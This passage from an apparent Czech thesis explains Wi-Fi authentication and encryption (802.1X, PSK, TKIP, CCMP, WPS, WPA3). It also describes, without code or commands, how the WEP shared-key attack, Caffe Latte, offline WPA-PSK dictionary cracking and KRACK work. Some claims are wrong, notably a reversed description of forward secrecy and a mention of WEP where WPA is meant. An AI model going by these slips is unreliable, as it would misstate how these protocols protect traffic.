Poté co je dohodnuta metoda, začne samotná autentizace. Server pošle klientovi certifikát obsahující veřejný klíč. Klient může ověřit platnost tohoto certifikátu. Poté vygeneruje náhodný klíč, který zašifruje veřejným klíčem. Server následně dešifruje náhodný klíč korespondujícím soukromým klíčem. Tento náhodný klíč je dále použit k dalšímu šifrování komunikace. Klient tak může bezpečně odeslat serveru svoje

identifikační údaje. Server je ověří, a pokud souhlasí, klienta autentizuje. Pošle klientovi a AP zprávu typu EAP-Success spolu s klíčem MSK, který pak obě strany použijí k dalšímu šifrování a odvození TK během čtyřcestné výměny (viz kapitoly 1.3.1 Hierarchie a distribuce klíčů a 1.3.2 Čtyřcestná výměna).

Pokud je autentizace neúspěšná, je poslán rámec EAP-Failure.



Obr. 1.4: Schéma autentizace 802.1x

Hlavní výhodou tohoto autentizačního protokolu je poměrně jednoduchá správa a dynamičnost používaných klíčů. Pokud jsou nějakému klientovi odebrány práva, stačí je pouze odebrat z autentizačního serveru. Tím, že každý klient má unikátní MSK, se nemusí řešit přerozdělování nových klíčů. Z tohoto důvodu je autentizace 802.1x vhodná pro firemní sítě, kde je správa klientů důležitá. 802.1x je také jednoduchá pro uživatele, který pouze musí zadat své správné údaje.

Autentizace 802.1x je vysoce bezpečná bez žádných známých zranitelností. Nejslabším místem tak zůstávají špatně zvolená a slabá hesla uživatelů.

Největší nevýhodou je nutnost nastavování autentizačního serveru. Proto tato autentizace není příliš používaná v domácích sítích, kde je jednodušší použít autentizaci PSK.[6] [12]

Autentizace PSK

Tento způsob autentizace je velmi jednoduchý. Spočívá v tom, že klient i AP mají předem sdílený a uložený klíč PSK (Pre-Shared Key), který je dále použit ve čtyřcestné výměně k odvození TK (viz kapitola 1.3.2 Čtyřcestná výměna). Plní tak funkci klíče PMK.

Samotný PSK má 256-bitů a není zadáván přímo, ale je odvozen z hesla PSW (password), které je zadáno manuálně. Převod je popsán rovnicí:

PSK = PBKDF2(PSW, SSID, SSIDLength, 4096, 256),

kde:

- PBKDF2 – hashovací funkce
- PSW – heslo
- SSID – identifikátor SSID
- SSIDLength – délka SSID
- 4096 – počet hashů
- 256 – délka výstupu

Délka hesla musí být mezi 8 a 63 znaky. [12]

1.3.4 Šifrování WPA/WPA2

WPA podporuje šifrovací mechanismus TKIP (Temporal Key Integrity Protocol), WPA2 dále podporuje mechanismus CCMP (Cipher Block Chaining Message Authentication Code Protocol). Důvodem pro podporu TKIP u WPA2 je, že CCMP využívá blokovou šifru AES, kterou by starší hardware nemusel zvládat. TKIP využívá šifru RC4, stejně jako WEP.

TKIP

Šifrování TKIP je určeno především pro hardware, který by nedokázal zvládnout náročnější šifrování. Je tak stále využívána šifra RC4. TKIP však obsahuje řadu vylepšení, která alespoň částečně řeší problémy šifrování WEP.

Jednou z největších zranitelností WEP byla nedostatečná schopnost zajistit integritu dat. Proto TKIP využívá tzv. MIC (Message Integrity Code, přezdívaný „Michael“) – kontrolní součet který dokáže detekovat úpravu paketů. MIC využívá

vlastní klíče v závislosti na tom kdo je odesílatelem. Tyto klíče jsou druhými 128 bity 256bitového TK, který je výstupem čtyřcestné výměny. [6]

Zpráva, kterou MIC kontroluje, je rozdělena do částí o velikosti 32 bitů. MIC klíč je dále upraven operací XOR s první z těchto částí. Tento změněný klíč je pak opět upraven stejným způsobem s další částí zprávy. Toto je opakováno, dokud není zpráva vyčerpána. Výsledný změněný klíč je nadále upraven několika modulárními operacemi a poté je poslán jako kontrolní součet společně se zprávou. Příjemce zprávy pak MIC přepočítá a zjistí, zda je zpráva zašifrována správně.

Tento způsob produkuje nepředvídatelné součty, které útočník těžko mění. Klíč samotný je jiný pro každý MIC součet, což eliminuje možnost útoku hrubou silou. Pokud během jedné minuty dojde ke dvěma špatným součtům, je tato situace vyhodnocena jako útok a AP odstraní veškeré dočasné klíče a přeruší na jednu minutu komunikaci TKIP. Mezitím se stanoví nové dočasné klíče.


Protokol TKIP také využívá nově definované prodloužené inicializační vektory (ExtIV) o délce 48 b (oproti 24 b IV u WEP). IV jsou tím pádem bezpečnější. V rámci protokolu jsou pak rozděleny na 2 části o velikosti 16 b a 32 b [12].

ExtIV také funguje jako sekvenční čítač (TSC – TKIP Sequence Counter). S každým rámcem je jeho hodnota inkrementována, a pokud na straně příjemce tato hodnota nesouhlasí s očekávanou, je rámec zahozen. Tímto se protokol chrání útokům využívajícím opakované posílání stejných rámců.

Posledním článkem protokolu TKIP je mixování klíčů. TKIP je navržen tak, aby byl každý paket šifrován jiným klíčem. Mixování je rozděleno do 2 částí. V první je sestaven tzv. TTAK (TKIP-mixed Transmit Address and Key) složený z prvních 128 bitů TK (výstup autentizace), 32bitové části ExtIV a MAC adresy vysílající strany. Tato část probíhá pouze jednou za 2^{16} b. Druhá část mixování, jejímž výstupem je tzv. PPK (Pre-Packet Key), probíhá pro každý paket. V této části se složí TTAK a zbývajících 16 b ExtIV. Obě fáze jsou realizovány pomocí hashovacích funkcí.

Finálním výstupem mixování je 128bitová hodnota složená z 16 bitů ExtIV, 8bitové hodnoty dummybyte a 104bitového PPK. Tato hodnota slouží jako inicializační hodnota pro šifru RC4, a jde tedy o obdobu keystreamu u WEP, který byl tvořen klíčem a IV.

Ve shrnutí je tedy TKIP poměrně efektivní rozšíření originálního WEP protokolu. K zajištění integrity používá zprávy MIC, dále je použit prodloužený inicializační vektor ExtIV a každý paket je šifrován jiným klíčem, který je výstupem mixování klíčů. [14]




Obr. 1.5: Schéma šifrování TKIP

CCMP

Zdaleka nejbezpečnější variantou šifrování je CCMP (Cipher Block Chaining Message Authentication Code Protocol) zobrazeno na obrázku 1.6. Je přítomno pouze u protokolu WPA2.

První součástí protokolu je číslo PN (Packet Number), které je unikátní pro každý rámec. Má velikost 48 bitů a inkrementuje se po každém odeslaném rámci. PN je poté zkombinován s MAC zdroje a prioritou QoS (Quality of Service); výsledkem je 104bitové číslo „nonce“. Toto číslo je následně, spolu se 128bitovým klíčem, použito k šifrování dat pomocí šifry AES. Výsledkem tohoto šifrování je kontrolní součet MIC. [6]



Obr. 1.6: Schéma šifrování CCMP

Advanced Encryption Standard

Advanced Encryption Standard (AES) je symetrická bloková šifra vyvinutá v roce 2001. Jedná se o dnes jednu z nejpoužívanějších šifer z důvodu její bezpečnosti. Momentálně je při správné implementaci považována za neprolomitelnou v realistickém čase. AES pracuje s bloky dat velikost 128 bitů. Ty jsou šifrovány v několika rundách pomocí různých operací za použití klíčů odvozených z hlavního klíče.

AES je možno implementovat v několika režimech, které ovlivňují způsob řetězení jednotlivých šifrovaných bloků dat. Účelem je zabránit situaci, kdy stejný blok dat zašifrovaný stejným klíčem vyústí ve stejný zašifrovaný text. CCMP nejprve používá AES v režimu CBC (Cipher Block Chaining), tedy režim řetězení šifrových bloků. V tomto režimu je blok dat před šifrováním pomocí samotné šifry nejdříve xorován s již zašifrovaným přechozím blokem. První blok je xorován inicializačním vektorem [15]. V případě CCMP je inicializačním vektorem číslo „nonce“.

Dalším použitým režimem je CTR (Counter Mode), který k číslu „nonce“ přidá čítač. Toto číslo je zašifrováno pomocí AES a výsledek je dále xorován s šifrovaným blokem dat a se součtem MIC. Tímto dostaneme zašifrovaný blok. Pro další blok se čítač inkrementuje a postup se opakuje. Samotná data se tedy v tomto režimu

nešifrují šifrou AES [15].

Integrita dat

CCMP zajišťuje integritu a důvěrnost dat použitím datového pole AAD (Additional Authentication Data) schovaného v záhlaví dat. Dále je používán kontrolní součet MIC. Díky způsobu šifrování a používání CBC by i změna jediného bitu v jakémkoliv bloku vyústila v kompletně jiný finální blok [6].

V souhrnu je CCMP velice silným bezpečnostním protokolem, který na rozdíl od protokolů WEP a TKIP využívá blokové šifry AES. Jeho hlavní zranitelností jsou proto nevhodně zvolená hesla v případě použití PSK autentizace. Pokud je použitá autentizace 802.1x, jedná se o nebezpečnější protokol rodiny 802.11.

1.4 WPS

Dalším používaným bezpečnostním standardem v rámci Wi-Fi sítí je WPS (Wi-Fi Protected Setup). Není sice součástí rodiny 802.11, ale úzce s ní souvisí, a pro oblast bezpečnosti je důležitý. Byl navržen sdružením Wi-Fi Alliance jako alternativa k protokolům WEP a WPA2 v roce 2007. Důvodem bylo poměrně složité nastavování těchto protokolů pro obyčejné uživatele v rámci jejich domácích sítí. WPS tak má být jakýmsi zjednodušením celého procesu a nabízí jednoduché nastavení celé sítě. Nejedná se tedy o plné nahrazení protokolů 802.11. [16]

Podstatou WPS je možnost připojování nových zařízení do sítě co nejjednodušším způsobem. V rámci WPS se rozlišují čtyři režimy, jak tohoto dosáhnout. Dva z nich jsou součástí WPS certifikací, dva z nich jsou volitelné alternativy.

1.4.1 In-Band režimy

Tyto dva režimy jsou povinné, pokud chce AP získat certifikaci WPS. Jedná se o režim PBC (Push-Button-Connect) a režim PIN (Personal Identification Number).

PIN

V tomto režimu se využívá unikátních PIN kódů. Každé zařízení, které WPS podporuje, má takovýto PIN. U většiny routerů bývá buď uveden přímo na štítku zařízení, nebo je viditelný v nastavení. Uživatel tedy pouze musí zadat PIN přístupového bodu. [12]

Další možností je zadat PIN nového zařízení přímo do AP. Když se pak v okolí AP ocitne zařízení s tímto PIN kódem, je zařízení zaslána výzva na zadání PIN kódu AP. Po jeho zadání dojde k automatizované autentizaci.[16]

PBC

V tomto režimu uživatel nové zařízení připojí stisknutím tlačítka (fyzického nebo virtuálního) jak na AP, tak na zařízení, které chce připojit. Lhůta, během které je

připojení na AP aktivní, je časově omezená (většinou na 120 sekund), a pokud dojde k úspěšnému připojení nového zařízení, je nutno znovu tuto funkci aktivovat dalším zmáčknutím tlačítka [16]. Na většině routerů se jedná o fyzické tlačítko, často označované jako QSS (Quick Security Setup).

1.4.2 Out-of-Band režimy

Tyto dva režimy nejsou vyžadovány k udělení licence WPS. Jsou poměrně vzácné a málo využívané. Jedná se o režimy NFC a USB.

- **NFC** – k přenesení dat potřebných ke konfiguraci se využije NFC (Near-Field Communication) komunikace. Je tedy nutno přiblížit zařízení co nejblíže k AP.
- **USB** – k přenesení dat je použito USB zařízení

1.5 Zabezpečení protokolu WPA3

V roce 2018 byl zveřejněn nový standard, který definoval nový typ zabezpečení, běžně nazývaný WPA3. Tento standard řeší mnoho z nedostatků WPA2 a umožňuje tak bezpečnější používání bezdrátové sítě. Největším rozdílem je kompletně nová autentizace, která zamezuje několika nejčastějším typům útoků [17].

Prvním problémem WPA2, který je zde řešen, jsou otevřené WiFi sítě. Ty jsou využívány stále většími počty lidí, ale přináší naprosto nulovou ochranu dat. Data jsou v takovýchto sítích nešifrovaná, a sítě jsou tak velmi zranitelné vůči Man-in-the-Middle útokům. WPA3 toto nepovoluje. I u otevřených sítí musí být data šifrována pomocí protokolu OWE (Opportunistic Wireless Encryption) [18].

Dalším problémem je neexistence dopředné bezpečnosti u WPA2. Pokud útočník odhalí používaný klíč, jednoduše pak dokáže dešifrovat veškerou komunikaci, která tento klíč používá. A to do té doby, dokud nedojde k jeho změně, což může trvat velmi dlouhou dobu. U WPA3 existuje takzvaná dopředná bezpečnost. To znamená, že útočník, který odhalil klíč dokáže dešifrovat pouze komunikaci, která již proběhla, novou komunikaci s klíčem nedešifruje. To je řešeno tak, že při každé nové asociaci mezi klientem a AP jsou vygenerovány nové klíče. Pokud tedy útočník tyto klíče objeví, dokáže jimi dešifrovat komunikaci jen do doby, kdy se klient a AP znovu asociují.

Některé útoky na sítě WPA2 využívají toho, že v tomto standardu není nutné zabezpečovat rámce typu Management. To útočníkům umožňovalo tyto rámce falšovat a například donutit klienta, aby se odpojil od AP pomocí deautentizačních rámců. WPA3 povinně implementuje standard IEEE 802.11w-2019, který zajišťuje ochranu některých typů rámců. Management rámce, které jsou vyslány po čtyřcestné výměně, například tedy deautentizace, jsou zde šifrovány, takže je již nejde

falšovat. Management rámce, které jsou posílány před autentizací, jako například Probe, žádosti o asociaci a další, chránit nelze.

Jednou z hlavních slabin WPA2 jsou slabě zvolená hesla. Pokud se jedná o častě se vyskytující heslo, lze využít slovníkového útoku ke zlomení tohoto hesla. Není ani vyžadována komunikace s AP, útok lze provést offline. To je obrovský problém a WPA3 jej řeší novou autentizační metodou SAE (Simultaneous Authentication of Equals), která kompletně nahrazuje autentizaci PSK.

SAE využívá výměny Dragonfly Key Exchange. Jedná se o protokol s nulovou znalostí využívající eliptické křivky, nemělo by tedy být možné odposlechem zjistit jakékoliv informace o používaných klíčích. Výměna má dvě fáze – commit a confirm. V první fázi se vytvoří určité hodnoty nebo také „commit keys“, s tím že je zde využito problému diskrétního logaritmu. Pomocí těchto hodnot a předem sdíleného hesla je pak v druhé fázi vytvořen šifrovací klíč. Tento šifrovací klíč je tedy unikátní pro každé připojení klienta a AP, což zajišťuje dopřednou bezpečnost. Jelikož jsou využívány unikátní hodnoty, ke kterým se strany dohodnou při asociaci, nelze provádět offline slovníkové útoky [19].

Pro korporátní sítě existuje verze WPA3-Enterprise. Autentizace je zde obdobná 802.1x. Šifrování opět využívá CCMP, s podporou delších klíčů. Konkrétně u WPA3-Enterprise je to až 192-bitů.

WPA3 také umožňuje použití protokolu DPP (Device Provisioning Protocol), který je obdobou zastaralého a nebezpečného WPS. DPP zjednodušuje připojování chytrých zařízení do sítě, především pak zařízení IoT, kde klasické přihlášení není jednoduché.

Finální službou, kterou WPA3 může zajišťovat, je zpětná kompatibilita s WPA2 v takzvaném WPA3-Transition módu. Všechny AP, které poskytují připojení WPA3, by měly umožňovat simultánní připojení pomocí WPA2 pro klienty, kteří ještě nemají podporu WPA3.

Celkově se tak zdá, že WPA3 řeší naprostou většinu slabin předchozích protokolů, a do budoucna tak nabízí silně zabezpečené WiFi sítě. Momentálně je dostupnost a rozšířenost protokolu velmi malá ale dá se předpokládat, že se s časem WPA3 stane dominantním bezpečnostním protokolem WiFi sítí.

2 Zranitelnosti Wi-Fi

Jak již bylo naznačeno v minulé kapitole, protokoly rodiny 802.11 mají řadu problémů a zranitelností. V této kapitole budou tyto zranitelnosti popsány.

2.1 Zranitelnosti protokolu WEP

2.1.1 Zranitelnost autentizace Shared Key

Problémem Shared Key autentizace je, že náhodně vygenerované číslo je posíláno v podobě cleartextu – není zašifrované a lze jej tedy bez problémů přečíst. Když pak útočník zachytí uživatelovu odpověď, která obsahuje zašifrované číslo, získá tím pár čitelného a zašifrovaného textu. Zjistí taky použitý IV, který je posílán zároveň se zašifrovanou zprávou.


WEP používá proudovou šifru RC4, která funguje jednoduchým způsobem – vezme proud bitů (angl. keystream) vygenerovaný šifrou RC4 za použití sdíleného klíče, a provede operaci XOR se vstupním datovým tokem. Výsledkem této operace je zašifrovaný text. Útočník tedy může znovu provést XOR mezi čitelným a zašifrovaným textem, a tím dostane použitý keystream. [8]

Teď už útočníkovi stačí jenom zažádat o autentizaci u AP a pak pomocí zjištěného keystreamu zašifrovat přijaté náhodné číslo, které pak spolu se dříve zachyceným IV pošle zpět. Z pohledu AP pak útočník zná sdílený klíč a autentizuje ho. Tento útok je graficky znázorněn na obrázku 2.1.

Pokud AP nepoužívá šifrování WEP k následnému přenosu dat, je útok hotov a útočník může normálně komunikovat uvnitř sítě. Pokud ovšem šifrování je použito, útočník se sice autentizuje, ale komunikovat dál nemůže, jelikož nezná používaný klíč. [9]

2.1.2 Slabiny šifrování WEP

I samotné šifrování protokolu WEP není považováno za bezpečné. Prvním problémem je použitá hashovací funkce CRC-32. CRC totiž primárně slouží k zjišťování chyb vzniklých v důsledku selhání techniky, a ne jako funkce zajišťující datovou integritu. Data zde nejsou nijak chráněna proti umělé modifikaci, tedy situaci, kdy útočník modifikuje data a pak přepočítá CRC. [8]



Obr. 2.1: Útok na Shared Key autentizaci

Použitá šifra RC4 přestává být bezpečnou, pokud je jeden keystream použit vícekrát. Z tohoto důvodu WEP využívá 24-bitový IV. Toto je ovšem nedostatečná délka, protože po přenosu přibližně 5000 zpráv je, v důsledku Narozeninového paradoxu, dosaženo 50% šance že dojde k opakování až 4 IV [20]. Tím pádem se tedy využívá stejný keystream. Útočník tak naslouchánim komunikace dokáže získat dva šifrované texty, které byly zašifrovány stejným klíčem a IV. Následnou kryptoanalýzou pak lze zprávy dešifrovat a odvodit využitý keystream. [21]

Dalším problémem je také nedostatečná délka klíče – v základní verzi 40 bitů. Tak krátké klíče jde prolomit poměrně rychle i pomocí útoku hrubou silou, popřípadě

využitím slovníkového útoku. [6]

Dost možná největším problémem celého WEP je ale fakt, že v celém protokolu neexistuje jakákoliv výměna nebo správa klíčů. [21] Klíče jsou statické a nedostatečné velikosti.

2.1.3 Útok Caffe Latte

Název tohoto útoku odkazuje na to, že útočník dokáže zjistit používané heslo během času, během něhož je možné vypít jedno latte. Tento útok je specifický tím, že se jedná o útok na klienta. Není tedy vůbec potřeba nacházet se v blízkosti AP, ke které chce útočník zjistit používaný klíč. Tento útok zneužívá skutečnosti, že klient se někdy přihlásil k síti používající WEP a pomocí ARP paketů z něj lze dostat použitý WEP klíč, i když už se nachází mimo tuto síť. Toto je možné, protože každé uživatelské zařízení, které zrovna není připojeno k žádné síti, vysílá sondovací pakety již známých sítí.

Tyto pakety jsou typu ARP a jsou šifrované dříve používaným WEP klíčem. Jelikož WEP nedokáže klientům zajistit, že se opravdu přihlašují k zamýšlenému AP, a ne k falešné verzi, lze takového klienta přinutit, aby se připojil k falešnému AP, kterou vlastní útočník.

V normální situaci klient po asociaci s falešnou AP vyšle několik zašifrovaných ARP paketů, což není dost k zjištění klíče. Caffe Latte funguje tak, že vezme tyto ARP pakety a prohazováním bitů je přemění na pakety ARP Request. Na ty klient automaticky odpoví ARP Reply. Útočník tak dokáže nasimulovat provoz tisíců paketů, což už stačí k zjištění hesla. [22]


2.2 Zranitelnosti protokolů WPA a WPA2

2.2.1 Zranitelnost autentizace PSK

Největší zranitelností autentizace PSK jsou špatně volená hesla. Bohužel se stále ukazuje, že množství Wi-Fi připojení používá jednoduše uhodnutelná hesla. Je tedy doporučováno používat silná hesla dostatečné délky, aby nemohlo dojít ke slovníkovým útokům a k útokům hrubou silou.

Takový útok většinou probíhá následujícím způsobem. Nejdříve útočník zachytí čtyřcestnou výměnu mezi klientem a AP. Tím pádem zjistí kontrolní zprávy MIC k jednotlivým šifrovaným zprávám. Dále si zapamatuje MAC adresy obou stran a čísla ANonce a SNonce, což jsou vše otevřeně posílané informace. V tomto momentě schází pouze zjistit použitý klíč PMK. Ten se derivuje z použitého hesla. Útočník následně hrubou silou vypočítává PMK k heslům ve slovníku. Poté jsou jednotlivé

PMK, spolu se zachycenými údaji, dosazeny do hashovací funkce pro výpočet klíče PTK. Tento klíč je dále použit k výpočtu MIC zpráv. Pokud souhlasí se zachycenými MIC zprávami, byl použitý PMK správný, a tím pádem je heslo uhádnuto. Přibližné schéma útoku je na obrázku 2.2.



Obr. 2.2: Útok hrubou silou na WPA(PSK)

Nevýhodou PSK sítí je také, že pokud se útočník dokáže dostat do sítě, je pro něj triviální dešifrovat provoz v rámci této sítě, protože je používán stejný klíč. Proto se doporučuje nad protokolem WEP ještě používat další bezpečnostní protokol jako např. TLS (Transport Layer Security).

2.2.2 KRACK

První větší zranitelností protokolu WPA2, která má velké riziko porušení bezpečnosti, je útok KRACK (Key Resinstallation Attack). Tento útok byl objeven v roce 2016 a jeho existence byla zveřejněna v roce 2017. Útok zneužívá zranitelnosti v samotném protokolu, konkrétně v návrhu čtyřcestné výměny. Problémem je, že lze některé implementace tohoto protokolu donutit, aby používaly během této výměny několikrát za sebou klíč se stejným IV, což umožňuje kryptoanalýzu.

Konkrétněji se jedná o Man-in-the-Middle útok, ve kterém útočník zastaví čtvrtou zprávu výměny, což donutí AP vyslat znovu třetí zprávu, což u klienta způsobí resetování PTK a znovu použití stejného čísla „nonce“. Tohoto pak jde zneužít k přehrávání, dešifrování či padělání paketů. V některých implementacích (Android 6.0) této výměny dokonce dojde k resetování použitého klíče na samé nuly. Problém byl, že žádný standard nespecifikoval, jakým způsobem reagovat na situaci, kdy jedna ze zpráv ve výměně dorazí vícekrát.

